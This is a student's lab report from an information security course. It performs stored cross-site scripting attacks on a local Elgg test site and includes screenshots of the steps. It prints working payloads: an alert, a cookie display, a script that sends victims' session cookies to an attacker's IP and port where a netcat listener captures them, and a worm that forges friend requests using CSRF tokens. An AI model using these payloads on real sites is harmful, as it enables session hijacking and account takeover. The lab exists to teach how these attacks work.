PES UNIVERSITY

DEPARTMENT OF COMPUTER SCIENCE & ENGINEERING

Session: Jan 2021 – May 2021


INFORMATION SECURITY LAB – 8

NAME : AMRUTHA BS

Task 1: Posting a Malicious Message to Display an Alert Window


The objective of this task is to embed a JavaScript program in Samy's Elgg profile, such that when another user views Samy's profile, the JavaScript program will be executed and an alert window will be displayed.

Log into Samy's account



VM 1 [Running] - Oracle VM VirtualBox
All Site Activity : XSS Lab Site - Mozilla Firefox
www.xsslabelgg.com/activity
XSS Lab Site
Activity Blogs Bookmarks Files Groups More »
All Site Activity
All Mine Friends
Filter Show All
No activity
Samy
Blogs
Bookmarks
Files
Pages
Wire posts
Powered by Elgg

The following JavaScript program will display an alert window: <script>alert('XSS');</script> is put in Samy's brief description



Edit profile

Display name: Samy

About me

Public


Brief description: <script>alert('XSS');</script>

Public

Location

Public


If we embed the above JavaScript code in Samy's brief description field, then any user who views Samy's profile will see the alert window.



Task 2: Posting a Malicious Message to Display Cookies

The objective of this task is to embed a JavaScript program in Samy's Elgg profile, such that when another user views Samy's profile, the user's cookies will be displayed in the alert window. This can be done by adding some additional code to the JavaScript program in the previous task:

<script>alert(document.cookie);</script> is put in Samy's brief description



Edit profile

Display name: Samy

About me

Public


Brief description: <script>alert(document.cookie);</script>

Public

Location

Public

Any user who views Samy's profile will see the alert window with the user's cookie.



Samy : XSS Lab Site - Mozilla Firefox
www.xsslabelgg.com/profile/samy
XSS Lab Site
Samy
Add friend
Send a message
Report user
OK

```
Elgg=dg78h28bnk28pt0viijmge05r0
```

Task 3: Stealing Cookies from the Victim’s Machine

In the previous task, the malicious JavaScript code written by the attacker can print out the user’s cookies, but only the user can see the cookies, not the attacker. In this task, the attacker wants the JavaScript code to send the cookies to himself. To achieve this, the malicious JavaScript code needs to send an HTTP request to the attacker, with the cookies appended to the request.

We can do this by having the malicious JavaScript insert an <img> tag with its src attribute set to the attacker’s machine. When the JavaScript inserts the img tag, the browser tries to load the image from the URL in the src field; this results in an HTTP GET request sent to the attacker’s machine. The JavaScript given below in Samy’s brief description sends the cookies to the port 5555 of the attacker’s machine, where the attacker has a TCP server listening to the same port. The server can print out whatever it receives.



Edit profile

Display name: Samy

About me


Brief description:

```
<script>document.write('<img src=http://10.0.2.8:5555?c=' + escape(document.cookie) + ' >'); </script>
```

Location

$ nc -l 5555 -v


Samy’s elgg token when he visits his own profile



VM 1 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal

```
[04/19/21]seed@PES2201800618_AmruthaBS_VM1:~$ nc -lv 5555
Listening on [0.0.0.0] (family 0, port 5555)
Connection from [10.0.2.8] port 5555 [tcp/*] accepted (family 2, sport 37322)
GET /?c=Elgg%3Du3635nubtcktl0jqufa2hm6gv1 HTTP/1.1
Host: 10.0.2.8:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/samy
Connection: keep-alive
```

Alice’s elgg token is printed on Samy’s(attacker’s) terminal when Alice tries to visit Samy’s profile




VM 1 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal

```
[04/19/21]seed@PES2201800618_AmruthaBS_VM1:~$ nc -lv 5555
Listening on [0.0.0.0] (family 0, port 5555)
Connection from [10.0.2.8] port 5555 [tcp/*] accepted (family 2, sport 37336)
GET /?c=Elgg%3D5navhal82o5tu86glcfm9jet06 HTTP/1.1
Host: 10.0.2.8:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/samy
Connection: keep-alive
```

Task 4: Becoming Victim’s Friend.


The objective of this task is to write an XSS worm in Elgg. In this task we will write an XSS worm that does not self-propagate. We have to inject code(worm) to Samy’s profile. When a victim visits Samy’s profile, the injected code gets executed and adds Samy to the victim’s friend list. In order to perform such an attack, Samy needs to investigate how the friend request looks like. Samy will create another account on the website say Boby and sends a friend request to himself with this new account. Samy will use tools like web developer tools provided by Firefox web browser to capture the http request going out from his browser. Once Samy knows the URL of the add friend request, he can write a JavaScript program that triggers the add friend request to the server whenever someone visits his profile page. This can be done by injecting the malicious JavaScript program into the About section of his profile. Following is the JavaScript program created to forge a friend request.

When Boby adds Samy as his friend, GUID value is 47 for Samy and corresponding elgg token and timestamps are generated which can be seen in the parameter section of web developer’s tools.




```
Query string
  __elgg_token: {...}
    0: FUJVy9Rufv3lIA8g7TWczw
    1: FUJVy9Rufv3lIA8g7TWczw
  __elgg_ts: {...}
    0: 1618850922
    1: 1618850922
  friend: 47
```

Javascript code that Samy puts in his profile:



```
<script>
window.onload = function(){
var Ajax=null;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
var sendurl="http://www.xsslabelgg.com/action/friends/add?friend=47"+ts+token;
Ajax=new XMLHttpRequest();
Ajax.open("GET",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Content-Type","application/x-www-formurlencoded");
Ajax.send();
```

After Samy saves his profile, he gets added as a friend of himself as seen below:

